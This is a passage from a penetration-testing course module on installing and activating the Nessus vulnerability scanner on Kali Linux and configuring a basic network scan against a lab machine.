For the purposes of this module, please note that you will need to install Nessus on the VM you are using to connect to the PWK labs, as an internet connection will be necessary to activate the Nessus instance, as well as to download the plugins. It is also important to mention that vulnerability scanners are generally resource-intensive. Many of them suggest minimum requirements that include at least 2 CPU cores as well as 8GB of RAM. These resource requirements won't be necessary for our example.

Before beginning the installation, we should update Kali's package lists and upgrade to the latest versions of existing packages:

```
kali@kali:~$ sudo apt update && sudo apt upgrade
```

Listing 274 - Updating package lists and upgrading packages

Although Nessus is not available in the Kali repositories, we can manually download the 64-bit **.deb** file for Kali from the Tenable website: https://www.tenable.com/downloads/nessus.

We can view the SHA256 checksum value by clicking the "Checksum" link on the download page (Figure 44) and validate the downloaded file's checksum with **`sha256sum`**:

[229] (Renai LeMay, 2005), https://www.cnet.com/news/nessus-security-tool-closes-its-source/

[230] (Greenbone Networks, 2019), http://www.openvas.org




Figure 44: Nessus Download and Checksum

```
kali@kali:~/nessus$ sha256sum Nessus-X.X.X.deb
34199e8ff70bc1502b82495272cee2d313dc15eacd1c0c1da6b851a32892d39d  Nessus-X.X.X.deb
```

Listing 275 - Verifying the checksum

The value displayed after running sha256sum and the value displayed on the website should match. Note that this checksum is version-dependent and may not match what is shown in the figures above.

Since our checksums match, we can install the package with **apt**:

```
kali@kali:~/nessus$ sudo apt install ./Nessus-X.X.X.deb
...
Preparing to unpack .../kali/nessus/Nessus-X.X.X.deb ...
Unpacking nessus (X.X.X) ...
Setting up nessus (X.X.X) ...
Unpacking Nessus Scanner Core Components...

 - You can start Nessus Scanner by typing /etc/init.d/nessusd start
 - Then go to https://kali:8834/ to configure your scanner

Processing triggers for systemd (241-3) ...
```

Listing 276 - Nessus installation

With the package is installed, we can start the *nessusd* service:

```
kali@kali:~/nessus$ sudo /etc/init.d/nessusd start
Starting Nessus : .
```

Listing 277 - Starting Nessus

Once Nessus is running, we can launch a browser and navigate to https://localhost:8834. We will be presented with a certificate error indicating an unknown certificate issuer, but this is expected due to the use of a self-signed certificate.




Figure 45: Nessus Presenting a Certificate Error

To accept the self-signed certificate, click *Advanced* and *Add Exception…*:




Figure 46: Adding an Exception for the Invalid Certificate

With the security exception pop-up open, we can click *Confirm Security Exception* to accept the certificate:




Figure 47: Confirming the Security Exception

Once the page loads, we are prompted to select a Nessus product. For our purposes, we are going to deploy *Nessus Essentials*. This is done by selecting *Nessus Essentials* from the list and clicking *Continue*.




Figure 48: Selecting Nessus Essentials

Next, we are prompted to request an activation code for Nessus Essentials. Filling out the form with the required information and clicking on *Email* will send the activation code to our email address.




Figure 49: Requesting an Activation Code

After receiving the emailed activation code, we can enter it into Nessus and click *Continue*




Figure 50: Activating Nessus

Now that Nessus is activated, we will be prompted to create a local Nessus user account:




Figure 51: Creating a Local Nessus Account

Finally, we must download and compile all the plugins. This can take a significant amount of time to complete.




Figure 52: Updating Nessus

8.2.2 Defining Targets

Once Nessus is installed, it's time to set up our first scan. To begin, we simply click the *New Scan* button.




Figure 53: Creating a Scan

Nessus supports a number of scan types, including:

- *Basic Network Scan*: Generic scan with various checks that are suitable to be used against various target types.
- *Credentialed Patch Audit*: Authenticated scan that enumerates missing patches.
- *Web Application Tests*: Specialized scan for discovering published vulnerabilities in Web Applications.
- *Spectre and Meltdown*: Targeted scan for the Spectre[231] and Meltdown[232] vulnerabilities.

We recommend investigating these scan types, but for this introductory section, we will focus on a standard, basic network scan, which we can launch by clicking on *Basic Network Scan*.

[231] (Wikipedia, 2020), https://en.wikipedia.org/wiki/Spectre_(security_vulnerability)

[232] (Wikipedia, 2019), https://en.wikipedia.org/wiki/Meltdown_(security_vulnerability)




Figure 54: Selecting a Basic Network Scan

This will present the scan configuration settings screen with two required arguments: a name for our scan and a list of targets. Nessus supports adding targets as an IP address, an IP range, or comma-delimited FQDN or IP list.

For this example, we will scan the *Gamma* machine in the PWK labs, which has an IP address of 10.11.1.73. We will enter "Gamma - Basic" into the *Name* field and the IP address into the *Targets* field:




Figure 55: Configuring Scan of Gamma

8.2.3 Configuring Scan Definitions

In this scenario, we have selected the Basic Network Scan template definition which, like all other templates, comes preconfigured with default settings. However, these defaults might not be exactly what we are looking for and we must take into consideration our environment, our time constraints, and the target that will be scanned. Some things to consider when configuring the Basic Network Scan template include:

1. Are our targets located on an internal network or are they publicly accessible?
2. Should the scanner attempt to brute force user credentials?
3. Should the scanner scan all TCP and UDP ports or only common ports?
4. Which checks should the scanner run and which ones should it avoid?
5. Should the scanner run an Authenticated Scan or an Unauthenticated Scan?

For this scan, we want to run an initial basic port scan against *ALL* ports. By default, the *Basic Network Scan* will only scan the common ports. To change this, we click the *Discovery* link on the left side of the *Settings* tab.




Figure 56: Accessing the Discovery Settings

From the *Scan Type* dropdown, we change the value from *Port scan (common ports)* to *Custom*.




Figure 57: Configuring Scanner to Use A Custom Port Configuration

This will add additional configurations under *Discovery*. Next, we will click *Discovery* and *Port Scanning* to configure the port range: